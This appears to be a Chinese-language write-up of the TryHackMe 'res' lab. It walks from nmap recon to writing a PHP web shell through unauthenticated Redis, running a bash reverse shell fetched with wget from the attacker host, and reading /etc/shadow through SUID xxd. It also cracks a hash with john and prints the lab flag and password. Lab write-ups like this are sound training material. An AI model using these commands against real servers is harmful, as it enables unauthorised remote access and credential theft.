
URL : https://tryhackme.com/room/res
IP : 10.10.149.195
Recon
- 先來老梗的
nmap -A 10.10.149.195``Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-01 01:29 EDT Nmap scan report for 10.10.149.195 Host is up (0.29s latency). Not shown: 999 closed ports PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Apache2 Ubuntu Default Page: It works ``python3 dirsearch.py -u http://10.10.149.195/ -e all- 發現完全沒東西Scan the machine, how many ports are open?- 理論上要掃全部的 port nmap -p- 10.10.149.195雖然很有效果,但很浪費時間 QQ 掃ㄌ將近 20 分鐘QQ因為喵到下面說 port 是
 ****- 所以我猜測是1000~9999nmap -p 1000-9999 10.10.149.195 答案
答案 6379~其實這題題目跟 logo 就很明顯ㄌ~~Scan the machine, how many ports are open?- 2 個 port- 80 與 6379What’s is the database management system installed on the server?- 6379 是
redisWhat port is the database management system running on?-6379What’s is the version of management system installed on the server?-nmap -p6379 -A 10.10.149.195 
- 可以看到是
6.0.7 - 嘗試 Google 過,找不到這個版本的 Exploit
- 找不到 exploit
寫入 shell
- 使用 redis cli 連上
redis-cli -h 10.10.149.195進行連線config set dir "/var/www/html"``config set dbfilename meow.php``set x "\r\n\r\n\r\n\r\n"``save 成功寫入 phpinfo寫入 web shell-
 config set dbfilename shell.php set x "\r\n\r\n\r\n\r\n"save 成功寫入 webshell 且可以使用 ls上傳 reverse shell- 本地端準備
bash -c 'bash -i >& /dev/tcp/10.13.21.55/7877 0>&1'- 存在
s檔案中 - 並使用
python3 -m http.server開啟網頁伺服器http://10.10.149.195/shell.php?A=wget 10.13.21.55:8000/s -O /tmp/s- 把檔案存下來http://10.10.149.195/shell.php?A=cat%20/tmp/s-
- 確認寫入正常執行 reverse shell- 本地端準備
nc -vlk 7877 - 訪問
http://10.10.149.195/shell.php?A=bash%20/tmp/s 
- 成功接上 reverse shell本地亂逛-
python -c 'import pty; pty.spawn("/bin/bash")'互動式 bash尋找 user flag- 檔案在/home/vianka/user.txt 
thm{red1s_rce_w1thout_credent1als}
提權
- Linpeas
wget 10.13.21.55:8000/linpeas.sh下載 linpeasbash linpeas.sh | tee out.txt- 執行發現有標顏色的 suid-
- xxdsuid xxd 提權- gtfobins 找到 suid xxd 讀檔https://gtfobins.github.io/gtfobins/xxd/#suid要破解密碼的話可以破
/etc/shadow的 hash-LFILE=/etc/shadow xxd "$LFILE" | xxd -r可以順利回傳/etc/shadow-
vianka:$6$2p.tSTds$qWQfsXwXOAxGJUBuq2RFXqlKiql3jxlwEWZP6CWXm7kIbzR6WzlxHR.UHmi.hc1/TuUOUBo/jWQaQtGSXwvri0:18507:0:99999:7:::爆破密碼- 複製 vianka 的 hash 到本地端- 呼叫約翰
john j.txt --wordlist=/opt/rockyou.txt 
- 成功破解密碼為
beautiful1切換使用者-su vianka切換使用者,並切換密碼為beautiful1 確認權限- 輸入
 sudo -l
- 發現使用者可以用
sudo使用sudo su切換到 root成功取得 root flag-